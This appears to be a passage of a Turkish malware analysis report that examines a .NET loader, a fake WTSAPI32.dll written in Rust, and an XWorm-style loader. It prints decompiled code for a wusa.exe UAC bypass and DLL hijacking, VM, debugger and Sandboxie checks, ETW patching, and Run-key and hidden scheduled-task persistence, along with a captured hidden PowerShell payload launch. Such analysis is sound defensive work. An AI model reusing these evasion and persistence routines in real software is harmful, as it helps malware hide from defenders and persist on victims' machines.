Kod, yönetici yetkisi kontrolü sonrasında boşluk eklenmiş hatalı dosya yolları (örneğin **C:\Windows\System32**) kullanarak sahte sistem dizinleri oluşturmaktadır. Bu dizinlere meşru görünen ancak zararlı amaçlarla değiştirilmiş dosyalar yerleştirmektedir. **DLL hijacking** yoluyla yetki yükseltmeye çalışmakta ve gömülü kaynaklardan çıkarılan zararlı yükleri çalıştırarak iz silme işlemi gerçekleştirmektedir.

```
61 if (!ixMngCjImOMeKvNx8fGB.IsAdmin())
62 {
63     Directory.CreateDirectory("C:\\Users\\[redacted]\\AppData\\Roaming\\WhoAmI");
64     File.Copy("C:\\Windows\\System32\\wusa.exe", "C:\\Users\\[redacted]\\AppData\\Roaming\\WhoAmI\\wusa.exe", true);
65     File.WriteAllBytes("C:\\Users\\[redacted]\\AppData\\Roaming\\WhoAmI\\uac.dll", ixMngCjImOMeKvNx8fGB.NsvRmSVmKZtCMxJezIiK
        (ixMngCjImOMeKvNx8fGB.vjnHuCKYdRPvimOtlfSm("UAC")));
66     Process.Start(new ProcessStartInfo
67     {
68         FileName = "C:\\Windows\\System32\\wusa.exe",
69         Arguments = "\"" + Console.Title + "\"",
70         UseShellExecute = true,
71         WindowStyle = ProcessWindowStyle.Hidden
72     });
73     Environment.Exit(-1);
74     Directory.Delete("C:\\Windows ", true);
75 }
76 catch
77 {
78 }
```

Name	Value	Type
sttcXWAHGYWGlxwUHTYU.ixMngCjImOMeKvNx8fGB.vjnHuCKYd...	byte[0x00025F47]	byte[]
sttcXWAHGYWGlxwUHTYU.ixMngCjImOMeKvNx8fGB.NsvRmSVmK...	byte[0x0004D200]	byte[]

Şekil 21- Geçerli Dosya Yolu Verilmesi

Önceki örnekte boşluk karakteriyle hatalı biçimlendirilmiş dizin (**C:\Windows\System32**) nedeniyle uygulama çalıştırıldığında **exception** oluşmakta ve sahte dizin başarıyla oluşturulamamaktadır. Bu hatayı göz önüne alarak, benzer mantıkla geçerli bir yol olan **AppData\Roaming\WhoAmI** dizini üzerinden uygulanmıştır. Bu kısımda **Process.Start** komutu çağırılmamış, yalnızca zararlı **DLL**'in güvenli bir şekilde ilgili dizine bırakılması hedeflenmiştir.

```
66 Process.Start(new ProcessStartInfo
67 {
68     FileName = "C:\\Users\\[redacted]\\AppData\\Roaming\\WhoAmI\\wusa.exe",
69     Arguments = "\"" + Console.Title + "\"",
70     UseShellExecute = true,
71     WindowStyle = ProcessWindowStyle.Hidden
72 });
73 Environment.Exit(-1);
74 }
```

Name	Value
sttcXWAHGYWGlxwUHTYU.ixMngCjImOMeKvNx8fGB.vjnHuCKYd...	byte[0x00025F47]
[0]	0x1F
[1]	0x8B
[2]	0x08
[3]	0x00

Şekil 22- Gzip Magic Header Bilgisi

Zararlı içinde gömülü olarak sakladığı **"UAC"** adlı dosyayı önce **vjnHuCKYdRPvimOtlfSm** adlı fonksiyon yardımıyla bellek ortamına yüklemektedir. Bu fonksiyon, çalıştırılan uygulamanın kendi içerisinde bulunan gömülü kaynaklara erişmek için **GetManifestResourceStream** yöntemini kullanır ve ilgili kaynağı bir bellek akışına kopyalar. Böylece kaynak dosya ham verisi, program çalışırken bellekte kullanılmak üzere byte dizisi şeklinde elde edilmiş olur.

```
66 ( UAC ));  
67 Process.Start(new ProcessStartInfo  
68 {  
69     FileName = "C:\\Users\\[redacted]\\AppData\\Roaming\\WhoAmI\\wusa.exe",  
70     Arguments = "\"\" + Console.Title + "\"",  
71     UseShellExecute = true,  
72     WindowStyle = ProcessWindowStyle.Hidden  
73 });  
74 Environment.Exit(-1);
```

Name	Value
sttcXWAHGYWGlxwUHTYU.ixMngCJImOMeKvNxBfGB.NSvRmSVm...	byte[0x0004D200]
[0]	0x4D
[1]	0x5A

Şekil 23- PE Magic Header Bilgisi

Devamında bu byte dizisi, **NSvRmSVmKZtCMxJezliK** fonksiyonuna gönderilir. Bu fonksiyon ise, GZIP sıkıştırma algoritmasına uygun olarak veri üzerinde açma (decompression) işlemi gerçekleştirir. İçine verilen sıkıştırılmış veriyi **GZipStream** sınıfı aracılığıyla açar ve orijinal haline geri getirmektedir.

Açılan ham verinin ilk iki byte'ı **4D 5A** (ASCII karşılığı "MZ") değerini taşır ki bu Windows işletim sisteminde standart bir PE (Portable Executable) dosyasının başlangıç imzasıdır. Bu durum, gömülü kaynağın aslında sıkıştırılmış halde bulunan ve açıldıktan sonra doğrudan çalıştırılabilir olan bir Windows ikili dosyası olduğunu göstermektedir. **WhoAmI** dizini altına baktığımızda içinde **"WTSAPI32.dll"** ve **"Wusa.exe"** görülmektedir.



Şekil 24- Gerçek Wtsapi32.dll ile Sahte Wtsapi32.dll Karşılaştırması

İncelenen iki **wtsapi32.dll** dosyası arasında boyut farkı bulunmaktadır. Bu fark, zararlı dosyadan drop edilen **WTSAPI32.dll**'nin sahte olduğunu göstermektedir.

```
try
{
    using (object obj = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        using (object objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj, null, "Get", new object[0], null, null, null)))
        {
            try
            {
                foreach (object obj2 in ((IEnumerable)objectValue))
                {
                    object objectValue2 = RuntimeHelpers.GetObjectValue(obj2);
                    string text = NewLateBinding.LateIndexGet(objectValue2, new object[]
                    {
                        "Manufacturer"
                    }, null).ToString().ToLower();
                    if ((Operators.CompareString(text, "microsoft corporation", false) != 0 || !NewLateBinding.LateIndexGet(objectValue2,
                    {
                        "Model"
                    }, null).ToString().ToUpperInvariant().Contains("VIRTUAL")) && !text.Contains("vmware"))
                    {
                        if (Operators.CompareString(NewLateBinding.LateIndexGet(objectValue2, new object[]
                        {
                            "Model"
                        }

```

Value	Type
"LENOVO"	string
"LENOVO"	string
"lenovo"	string

Şekil 25- Sistemin Üretici Bilgisinin Alınması

Zararlı yazılım, çalıştırıldığı ortamın bir sanal makine olup olmadığını tespit etmek amacıyla **Win32_ComputerSystem** WMI sınıfını kullanarak sistemin **üretici (Manufacturer)** ve **model (Model)** bilgilerini sorgular. Bu tespit sürecini analiz ortamlarından kaçınmak için kullanılmaktadır. Zararlı yazılım kendisini bir sanal makine ortamında çalışıyor olarak değerlendirirse **Environment.Exit(1)** komutu ile çalışmasını sonlandırır.

```
managementObjectSearcher.Dispose();
bool flag = false;
ixMngCjImOMeKvNxBfGB.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
if (Debugger.IsAttached || flag || ixMngCjImOMeKvNxBfGB.IsDebuggerPresent())
{
    Environment.Exit(-1);
}
IntPtr hModule = ixMngCjImOMeKvNxBfGB.LoadLibrary("ntdll.dll");
IntPtr procAddress = ixMngCjImOMeKvNxBfGB.GetProcAddress(hModule, "EtwEventWrite");
```

Şekil 26- Antidebug Mekanizması

Analiz ortamlarından korunmak amacıyla çok katmanlı bir **anti-debugging kontrolü** uygulanmaktadır. Önce **CheckRemoteDebuggerPresent API**'si aracılığıyla çalışmakta olan işlem üzerinde harici bir **debugger** bağlantısı olup olmadığı kontrol etmektedir. Ardından, **.NET'e** özgü **Debugger.IsAttached** özelliği ve **IsDebuggerPresent API** 'si ile **debugger** varlığı tespit edilmeye çalışılmaktadır.

```
72
73
74
75 if (!ixMngCjImOMeKvNxBfGB.IsStartup(Console.Title))
76 {
77     ixMngCjImOMeKvNxBfGB.InstallStartup(Console.Title);
78 }
79
80 catch (Exception ex)
81
```

Name	Value
System.Environment.Exit returned	@ "C:\Users\...\Desktop\bb61e58f11e979f287a404...
sttcXWAHGYWGixwUHtYU.ixMngCjImOMeKvNxBfGB.IsStartup ret...	false

Şekil 27- Kalıcılık Sağlanması

Sistemde kalıcılık sağlamak amacıyla kendisini Windows başlangıcına eklemeye çalışmaktadır. Bunun için **IsStartup** isimli kontrol fonksiyonu yardımıyla, çalıştırılan uygulamanın başlangıçta yer alıp almadığını denetlemektedir. Eğer zararlı ekli değilse **InstallStartup** fonksiyonunu çağırılmaktadır.

```
197 private static void InstallStartup(string batPath)
198 {
199     string str = ".bat";
200     string text = new Random().Next(1, 1000).ToString();
201     string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
202     string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
203     File.WriteAllText(text3, "CreateObject(Replace(\"WScript.Shell\", \"SubChar\", \"\").f
204     if (ixMngCjImOMeKvNxBfGB.IsAdmin())
205     {
206         Process.Start(new ProcessStartInfo
207         {
208             FileName = "powershell.exe",

```

Name	Value
batPath	@ "C:\Users\...\Desktop\bb61e58f11e979f287a40449ddb172ab...
str	".bat"
text	"299"
text2	@ "C:\Users\...\AppData\Roaming\startup_str_299.bat"
text3	@ "C:\Users\...\AppData\Roaming\startup_str_299.vbs"

Şekil 28- InstallStartup Fonksiyonu

Sistemde kalıcılık sağlamak için farklı teknikleri birlikte kullanmaktadır. **InstallStartup** fonksiyonu, rastgele isimlendirilmiş **.bat** ve **.vbs** dosyalarını kullanarak dolaylı çalıştırma mekanizması kurmaktadır. **AppData** dizini altında oluşturulan **.vbs** dosyası, **.bat** dosyasını gizli modda çalıştıracak şekilde yapılandırılmıştır. Yönetici yetkisi yoksa, kalıcılık **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** kayıt defteri anahtarı kullanılarak sağlanmaktadır. Bu, oturum açıldığında **wscript.exe** aracılığıyla **vbs** dosyasının çalıştırılmasını sağlanmaktadır.

```

string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\startup_str_" + text + ".vbs";
string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\startup_str_" + text + ".vbs";
File.WriteAllText(text3, "CreateObject(Replace(\"WScript.Shell\", \"SubChar\", \"\").Run \"\" + text2 + \"\" + \"\", 0));");
if (ixMngCjImOMeKvNx8fGB.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "powershell.exe",
        Arguments = string.Concat(new string[]
        {
            "Register-ScheduledTask -TaskName 'RuntimeBroker_startup_',",
            text,
            " -str' -Trigger (New-ScheduledTaskTrigger -AtLogon) -Action (New-ScheduledTaskAction -Execute '",
            text3,
            "'') -Settings (New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -Hidden -ExecutionTimeLimit 0) -RunLevel Highest -Force"
        }),
        UseShellExecute = true,
        WindowStyle = ProcessWindowStyle.Hidden
    });
}
else

```

Şekil 29- Powershell ile Scheduled Task Oluşturulması

Eğer zararlı yazılım yönetici yetkileriyle çalışıyorsa, **PowerShell** komutu aracılığıyla sisteme zamanlanmış görev (**Scheduled Task**) eklemektedir. Bu görev, her kullanıcı oturum açılışında çalışacak şekilde **AtLogon** tetikleyicisi ile oluşturulur ve **RunLevel Highest** parametresi sayesinde yönetici haklarıyla yürütülmektedir. Bu sayede zararlı, sistem üzerinde daha geniş yetkilerle kalıcılığını sağlamaktadır.

```

103     IntPtr procAddress = ixMngCjImOMeKvNx8fGB.GetProcAddress(hModule, "EtwEventWrite");
104     byte[] array2;
105     if (IntPtr.Size != 8)
106     {
107         byte[] array = new byte[3];
108         array[0] = 194;
109         array[1] = 20;
110         array2 = array;
111     }
112     else
113     {
114         array2 = new byte[]
115         {
116             195
117         };
118     }

```

Message	Value
System.IO.File.SetAttributes returned	0x00000008
args	(string[0x00000000])

Şekil 30- Hazırlanan Diziler

Zararlı yazılım, çalıştığı sistemin mimarisini (32-bit veya 64-bit) **IntPtr.Size** değişkeniyle kontrol etmekte ve buna göre farklı byte dizileri üretmektedir. **32-bit** sistemlerde **RET 0x14** komutuna karşılık gelen **0xC2 0x14** byte dizisi hazırlanmakta, bu da çağrılan fonksiyondan dönüşte **stack temizliği** yapılmasını sağlamaktadır. Bu tür yapılar, özellikle **shellcode**'lar ya da doğrudan bellekten yürütülen kodlar için kullanılmaktadır.

```

87 string text2 = "payload.exe";
88 Assembly executingAssembly = Assembly.GetExecutingAssembly();
89 string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
90 for (int i = 0; i < manifestResourceNames.Length; i++)
91 {
92     string name = manifestResourceNames[i];
93     if (!(name == text2) && !(name == "UAC"))
94     {
95         if (!name.EndsWith(".exe"))
96         {
97             if (!name.EndsWith(".bat"))
98             {
99                 goto IL_34A;
100             }
101         }
102         try
103         {
104             File.WriteAllBytes(name, ixMngCjImOMeKvNx8fGB.vjnHuCKYdRPvimOtlfSm(name));
105             File.SetAttributes(name, FileAttributes.Hidden | FileAttributes.System);
106             new Thread(delegate()
107             {
108                 Process.Start(name).WaitForExit();
109                 File.SetAttributes(name, FileAttributes.Normal);
110                 File.Delete(name);
111             }).Start();
112         }
113         catch

```

Şekil 31- Resource İçerisinde Dosya Aranması

Analiz edilen örnekte zararlı yazılımın gömülü kaynaklarında yalnızca **"payload.exe"** ve **"UAC"** isimli iki dosya bulunmaktadır. Kod içerisinde .exe ve .bat uzantılı kaynak dosyaları ayrıştırmak ve çalıştırmak üzere yazılmış bir döngü bulunmasına rağmen, **"payload.exe"** ve **"UAC"** özel olarak hariç tutulduğundan, bu döngü herhangi bir kaynak üzerinde işlem gerçekleştirmemektedir. Bu durum, kodun başka zararlı örneklerde daha fazla kaynak içerecek şekilde esnek yazıldığını göstermektedir.

```

byte[] rawAssembly = ixMngCjImOMeKvNx8fGB.NSvRmSVmKZtCMxJezIik(ixMngCjImOMeKvNx8fGB.dXefvhZvEtjuMsVHgWu(ixMngCjImOMeKvNx8fGB.
(text2), Convert.FromBase64String("HCy7Yg9NgHnHrJj2TEL02Q15h2LgGqfwH+IZagcvtuw="), Convert.FromBase64String("XRfgjqoKC+0lMU
string[] array4 = new string[0];
{
    array4 = args[0].Split(new char[]
    {
        ' '
    });
}
catch
{
}
MethodInfo entryPoint = Assembly.Load(rawAssembly).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[]
    {
        array4
    });
}
catch
{
    entryPoint.Invoke(null, null);
}

```

Şekil 32- Gömülü Assembly'nin Şifre Çözülerek Bellekten Yürütülmesi

Payload.exe adlı gömülü kaynağı önce **vjnHuCKYdRPvimOtlfSm** fonksiyonuyla belleğe alınmaktadır. Ardından **IdXefvhZvEtjuMsVHgWu** fonksiyonu ile **AES** algoritmasıyla şifreyi çözer ve son olarak **NSvRmSVmKZtCMxJezIik** fonksiyonu ile **GZIP** sıkıştırmasını açar. Elde edilen **rawAssembly**, belleğe **Assembly.Load(...)** ile yüklenir. Böylece zararlı yazılım diske dokunmadan, yalnızca **RAM** üzerinden kendisini yürütmektedir.

```
237 private static byte[] IdXefvhZvEtjuMsVHgWu(byte[] input, byte[] key, byte[] iv)
238 {
239     AesManaged aesManaged = new AesManaged();
240     aesManaged.Mode = CipherMode.CBC;
241     aesManaged.Padding = PaddingMode.PKCS7;
242     ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
243     byte[] result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
244     cryptoTransform.Dispose();
245     aesManaged.Dispose();
246     return result;
247 }
```

Name	Value
input	byte[0x0000B7D0]
key	byte[0x00000020]
iv	byte[0x00000010]
aesManaged	System.Security.Cryptography.AesManaged
cryptoTransform	System.Security.Cryptography.RijndaelManagedTransform
result	byte[0x0000B7C8]

Şekil 33- AES CBC Modu ile Gömülü Verinin Şifresinin Çözülmesi

IdXefvhZvEtjuMsVHgWu adlı fonksiyonu kullanarak gömülü ve şifrelenmiş olan yükü çözmektedir. Bu işlemde **AES** algoritması **CBC** modu ve **PKCS7 padding** yöntemini kullanmaktadır. **Key** ve **iv** değerleri sabit olup **Base64** formatı olarak kaynak kod içerisinde tutulmaktadır.

```
247 }
248
249 // Token: 0x06000000; RID: 11 RVA: 0x00002684 File Offset: 0x00000884
250 private static byte[] NSvRmSVmKZtCMxJezIiK(byte[] bytes)
251 {
252     MemoryStream memoryStream = new MemoryStream(bytes);
253     MemoryStream memoryStream2 = new MemoryStream();
254     GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);
255     gzipStream.CopyTo(memoryStream2);
256     gzipStream.Dispose();
257     memoryStream2.Dispose();
258     memoryStream.Dispose();
259     return memoryStream2.ToArray();
260 }
261 }
```

Name	Value
_buffer	byte[0x00012E00]
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00

Şekil 34- Gzip Sonucu Yeni Dosyanın Elde Edilmesi

NSvRmSVmKZtCMxJezIiK fonksiyonu, kendisine parametre olarak verilen sıkıştırılmış byte dizisini bir **MemoryStream** üzerinden **GZipStream** kullanarak açar. Açılan veriyi başka bir **MemoryStream** (**memoryStream2**) içine kopyalar ve bu bellekte tutulan açılmış veri, yürütülebilir **PE** dosya formatında olan zararlı yük elde edilir.

WTSAPI32.dll Analizi

Adı	WTSAPI32
MD5	130553CE2E4112CF59F9CFECFB81FE75
SHA256	1abd799ba4bfee25737243568ae048c0b50f1892b41d7e0f7b3c3af8410babde
Dosya Türü	PE64/DLL

Statik Analiz

File Type	Portable Executable 64
File Info	No match found.
File Size	308.50 KB (315904 bytes)
PE Size	308.50 KB (315904 bytes)

Şekil 35- Dll Dosyasının Bilgisi

WTSAPI32.dll dosyası **64-bit** formatında bir **DLL** olup yaklaşık **308.5 KB** boyutundadır. Dosya, bilinen bir sistem bileşeniyle eşleşmemektedir. Üretici bilgisi içermediğinden **dijital olarak imzalanmamış** bir dosyadır.

index	name (61)	flag (32)	location	index	name (2)	flag (1)	location
1	WTSCloseServer	x	.text:0x000032...	1	DllMain	-	.text:0x00...
2	WTSConnectSessionA	x	.text:0x00002B...	2	WTSQueryUserToken	x	.text:0x00...
3	WTSConnectSessionW	x	.text:0x00002C...				
4	WTSCreateListenerA	x	.text:0x000087...				
5	WTSCreateListenerW	x	.text:0x000080...				
Gerçek WTSAPI32.dll				Sahte WTSAPI32.dll			

Şekil 36- Dışa Aktarılan Fonksiyonların Karşılaştırılması

İlgili Dll dosyasının **"Exports"** bilgilerine baktığımız zaman, analiz edilen DLL dosyası **DllMain** ve **WTSQueryUserToken** fonksiyonlarını dışa aktarmaktadır. Özellikle **DllMain** fonksiyonunun **export** edilmiş olması normal değildir, çünkü bu fonksiyon genellikle dışa aktarılmaz ve yalnızca sistem yükleyicisi tarafından çağrılmaktadır.


WTSAPI32.dll						
Module Name	Imports	OFTs	TimeDateSt...	ForwarderC...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	100	00049D78	00000000	00000000	0004A492	00038000
bcrypt.dll	3	0004A0A0	00000000	00000000	0004A4F0	00038328

Şekil 37- Import Edilen API İsimleri

Analiz edilen **DLL** dosyasının **import** tablosu, **CreateProcessW**, **HeapAlloc**, **LoadLibrary**, **IsDebuggerPresent**, **BCryptGenRandom** ve **CreateFileW** gibi çok sayıda yüksek riskli sistem **API**'si içermektedir. Bu fonksiyonlar genellikle zararlı yazılımlarda **payload çözme**, **süreç başlatma**, **dosya oluşturma**, **bellek içi kod yürütme** ve **analizden kaçınma** gibi amaçlarla kullanılmaktadır.

Dinamik Analiz

DLL analizi kapsamında, CMD üzerinden **rundll32** aracı kullanılarak ilgili DLL dosyasının **DllMain** fonksiyonu tetiklenmiştir. Bu işlemle amaçlanan, **DLL** dosyasının çalışma zamanında hangi tür yardımcı süreçleri başlattığını tespit etmektir.



Şekil 38- RUST Hatası

DllMain tetiklendiğin terminalde **Rust** programlama diline özgü bir hata mesajı görüntülenmektedir. Bu durum, ilgili **DLL**'in **Rust** diliyle yazıldığını ve çalışma zamanı sırasında bir **panic** oluşturduğunu göstermektedir. **DLL** dosyasını çalıştırabilmek amacıyla, **C++** dilinde **LoadLibrary** fonksiyonu kullanılarak basit bir yükleyici uygulaması hazırlanmıştır.

jucheck.exe	3288	4,54 MB
powershell.exe	3260 49,72 714,87 kB/s	46,2 MB

Şekil 39- PowerShell Process'i

Process analizinde **LoadLibrary** çalışınca çok kısa süreli çalışan powershell kodu gözükmemektedir. Hangi kodun çalıştığını yakalamak için powershell betiği hazırlanmıştır.

```
CommandLine
-----
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe"
"powershell.exe" start -windowstyle hidden -filepath 'C:\Users\zorro\Desktop\payload1.exe'
```

Şekil 40- Powershell ile Yakalanan Komut

Bu komut, sistemde **PowerShell** üzerinden **gizli** şekilde **payload1.exe** dosyasını çalıştırmaktadır.

loader.exe Analizi

Adı	loader
MD5	b58e9ec6531fb76bbdf8da07728fc550
SHA256	47ed2be217b6cfb5fb1afd2c6fe53c37cab97ec1df67190e8d9b81c63954ed84
Dosya Türü	PE32/.NET

Statik Analiz

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	70.50 KB (72192 bytes)
PE Size	70.50 KB (72192 bytes)


Şekil 41- Loader.exe Dosyasının Bilgileri

Loader.exe, **.NET Framework** kullanılarak geliştirilmiş **32-bit** bir **PE** dosyasıdır. Dosya boyutu **70.50 KB**'tır.

Module Name	Imports	OFTs	TimeDateSt...	ForwarderC...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	18	00003B38	00000000	00000000	00003D9E	00003000
MSVCP140.dll	14	00003BD0	00000000	00000000	00004102	00003098
VCRUNTIME14...	1	00003C80	00000000	00000000	0000418E	00003148
VCRUNTIME14...	6	00003C48	00000000	00000000	000041A2	00003110
api-ms-win-crt...	18	00003CC0	00000000	00000000	00004366	00003188
api-ms-win-crt...	1	00003CB0	00000000	00000000	00004388	00003178
api-ms-win-crt...	2	00003D58	00000000	00000000	000043A8	00003220

Şekil 42- Ortam Kontrolü Fonksiyonu


Listede yer alan DLL dosyaları, .NET ve Visual C++ uygulamalarının çalışması için gerekli olan sistem bileşenleridir. Zararlı yazılımlar, özellikle **KERNEL32.dll** gibi sistem **API**'lerini kullanarak bellek işlemleri, gizli yürütme ve kalıcılık sağlama gibi işlemler yapmaktadır.



Şekil 43- Loader.exe'nin Fonksiyonları

Loader.exe yazılımının adında bir **.NET** Assembly olarak yapılandığı ve **My** ve **Stub** adlı sınıf altında birçok iç içe metod içerdiği görülmektedir. Bu metodlar **Xworm** zararlısının şifreleme ve **RAT (Remote Access Trojan)** gibi işlemleri gerçekleştirdiği ve bunlara ek olarak analizi zorlaştırmak için bilinçli olarak obfuscation (kod karartma) teknikleri kullanıldığını görülmektedir.

Dinamik Analiz



```
189 }
190
191 // Token: 0x00000028 RID: 40 RVA: 0x00002109 File Offset: 0x00000309
192 public static void ttoYzFhzMKnmDHTtDpFdpUGCSYalCS1203taILNi5z7k3a8ila9c8hJUzE5w20tL8e6c10UzNUVmdXtiboQ1A()
193 {
194     if (naalWsRjXpiGzWP4ENp8Aigm1fTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.smethod_0() ||
        naalWsRjXpiGzWP4ENp8Aigm1fTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.nYfZ8LT3uRVf1ZrgEKfftjWEFK9Lb27
        J1LwzVXp1CBVcXvHhBGRn85m013iY16kEgSAy1h6FbiCK2Y7ZtWSzqz9() ||
        naalWsRjXpiGzWP4ENp8Aigm1fTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.nr3mR3xh7N4HkCuBv46f1lNm67bRjLm
        uyR2pDC5qE5ds7JwaZ8X9gP21H2KVm77fDse9j3NoPPloQxuX54n20V3() ||
        naalWsRjXpiGzWP4ENp8Aigm1fTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.ISqh6rEcdENQN3v0F1UchvusI54Gr53
        Xwny0VxPvR4cncKBf0r1PahZqNg1lJHm0L2z8gaphPrp1Kw1rttd53Yw() ||
        naalWsRjXpiGzWP4ENp8Aigm1fTE6r19KoPwLAjKxwj888SQIVZnrPAT2MsIFzQm1bb6HpVh4gL1DTzFVjerb09.zb7p7F1KLQFLvRSYUEsolpg8uJp8
        qZOLsQj8Nc6PB6RpWfFYZYL4eTaJ4uJfASjaGyn3CT5GGQaPbXnVtvt7())
    {
        Environment.FailFast(null);
    }
}
```

dnSpy

An unhandled exception occurred in c:\ti-cleaned-patch.bin (3308)

Exception: System.ExecutionEngineException

Message: "<no exception message>"

Şekil 44- Ortam Kontrolü Fonksiyonu

Zararlı yazılımın ortam kontrolü yapan fonksiyonu kötü amaçlı yazılımın çalıştığı ortamı analiz ederek, **sanal makine**, **sandbox** veya analiz araçları gibi izleme koşullarını tespit etmeye çalışmaktadır. Kullanılan teknikler:

- Sanallaştırma Tespiti (VM Detection),
- Debugger Tespiti-API Tabanlı (Debugger Detection via API),
- Sandboxie Tespiti (Sandbox Environment Detection),
- İşletim Sistemi Versiyon Tespiti (OS Fingerprinting – Legacy OS Check),
- Hosting / VPS Ortamı Tespiti (Hosting Environment Detection)


```
// Token: 0x0600002D RID: 45 RVA: 0x00002F64 File Offset: 0x00001164
private static bool nr3mR3xH7N4HkCuBv46f11Mm67bRjLmuyRZpDC5qESds7JwaZ8X9gP21H2KvMj7f0se9j3NoPP1oQxuX54n20V3()
{
    bool result;
    try
    {
        if (naalWsRjXpiGzWP4ENp8Aigm1FTE6r19KoPwLAjkwjB88SQIVZnrPAT2MsIFzQm1bb6HpVh4glLDTzFVjerbC9.GetModuleHandle("SbieDll.dll"))
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch (Exception ex)
    {
        result = false;
    }
    return result;
}
```

	Value	Type
XpiGzWP4ENp8Aigm1FTE6r19KoPwLAjkwjB88SQI...	0x0000000000000000	System.IntPtr
ToInt32 returned	0x00000000	int
	false	bool

Şekil 47- Sandboxie Tespiti

Bu metod, sistemde **Sandboxie** yazılımının çalışıp çalışmadığını anlamaya çalışır. **GetModuleHandle("SbieDll.dll")** fonksiyonu, bellekte **SbieDll.dll** isimli modülün yüklü olup olmadığını kontrol eder. Eğer modül yüklüyse, dönen adres **ToInt32() != 0** koşulunu sağlar ve bu da programın sandbox ortamında çalıştığı anlamına gelir.

```
213
214 // Token: 0x0600002A RID: 42 RVA: 0x00002D1C File Offset: 0x00000F1C
215 private static bool ISqh6rEcdENQN3v0F1Uchvusi54GrS3Xwqy0VxfpVuR4cnKBf0rIPahZqWgN1JHW012z8qpahPrp1KWlntd5JYw()
216 {
217     try
218     {
219         if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
220         {
221             return true;
222         }
223     }
224     catch (Exception ex)
225     {
226     }
227     return false;
228 }
229
230 // Token: 0x0600002B RID: 43 RVA: 0x00002D6C File Offset: 0x00000F6C
231 private static bool method_0()
```

	Value	Type
Microsoft.VisualBasic.Devices.ComputerInfo.OSFullName.get retu...	"Microsoft Windows 7 Professional "	string
string.ToLower returned	"microsoft windows 7 professional "	string
string.Contains returned	false	bool

Şekil 48- Anti Environment

